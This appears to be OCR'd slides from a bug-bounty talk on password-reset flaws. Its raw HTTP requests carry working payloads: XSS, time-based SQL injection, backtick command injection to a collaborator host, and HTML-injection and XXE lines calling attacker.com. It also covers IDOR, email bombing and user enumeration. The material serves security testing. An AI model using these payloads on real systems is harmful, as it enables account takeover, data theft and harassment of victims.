
XSS

- Test for XSS with test@gmail.com"><script>alert(document.domain)</script> payload

```
GET /resetPassword?email=test@gmail.com"><script>alert(document.domain)</script> HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
```

TIME BASED SQL INJECTION

```
GET /resetPassword?email=me@gmail.com'%2b(select*from(select(sleep(20)))a)%2b' HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0, sunil
Content-Type: application/x-www-form-urlencoded
Referer: https://previous.com/path
Origin: https://www.company.com
```



```
GET /signUp/forgot_email?emailID=
[redacted]'%2b(select*from(select(sleep(20)))a)%2b' HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:83.0) Gecko/20100101
Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: [redacted]
5fda3le4
dr1j7d36
Upgrade-
```

```
HTTP/1.1 200 OK
Date: Wed, 16 Dec 2020 17:26:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 4
Connection: close
Server: Apache
Strict-Transport-Security: max-age=63072000; includeSubDomains
Cache-Control: no-store, no-c[redacted]
Set-Cookie: csrf_cookie_name=[redacted] expires=Wed, 16-Dec-2020 19:2
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
X-XSS-Protection: 1; mode=block
X-Frame-Options: sameorigin
X-Content-Type-Options: nosniff

true
```

OS COMMAND INJECTION

- Reset password with email test@`whoami`.id.burpcollaborator.net

```
POST /passwordreset HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

email=test@`whoami`.id.collaborator.net
```

HTML INJECTION IN MAIL

Find out for other parameters by using Param-miner

Look if any parameter is reflected in received email, test for html injection or text injection.

```
POST /passwordreset HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

email=victim@gmail.com&parameter=<img src=\"http://attacker.com/?id=
```

IDOR

Test with your reset token and victim's email id/User-Id.

```
POST /passwordreset HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

email=attacker@email.com&token=<Your-Token>
```

```
POST /passwordreset HTTP/1.1
Host: www.company.com
User-Agent: Mozilla/5.0
Content-Type: application/x-www-form-urlencoded
Content-Length: Number

UserID=victim@email.com&token=<Your-Token>
```

XXE

If password reset endpoint supports both json and xml

Use Content Type Converter extension to change from json to xml, add your payload

```
POST /resetPassword/change HTTP/1.1
Host: www.company.com
Content-Type: application/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE a [<!ENTITY % asd SYSTEM "http://attacker.com/XXE.dld">%asd;%c;]>
<root>%rrr;<old>*****</old><new>*****</new></root>
```

MFA AUTO DISABLING

Sometimes MFA are auto-disabled after Password reset is done

- Enable 2FA
- Logout
- Password Reset
- 2FA is auto disabled

SESSION EXPIRATION


Test for insufficient session expiration after password change

- Open account in two different browsers
- In browser1 reset the password
- See if the session is expired in browser2

USER ENUMERATION

Enumerate username/email id based on difference in response by the webapp

- invalid email/username : user doesn't exist
- valid email/username: Password reset link is send to your email



MISSING RATELIMITING

Email bombing!

- send the password reset request to intruder
- start the attack
- Look at the choas you created in victim's email account

Tip: victim+1@gmail.com

RE USABLE TOEKN

Check if the token can be reused, if it's expired.

- Request password reset
- Dont use the link
- change the email address to a new email in account settings
- See if old token can be used

RESOURCES

10 Password Reset Flaws

Anugrah SR
Blog

ATO Password Reset

Mahmoud M. Awali
Slides

Common Vulnerabilities In Forget Password

Harsh Bothra
MindMap

YOU'RE ONLY AS STRONG AS YOUR PASSWORD!

THANKS FOR LISTENING TO ME!

Twitter

@cyph3r_asr

LinkedIn

@anugrah-sr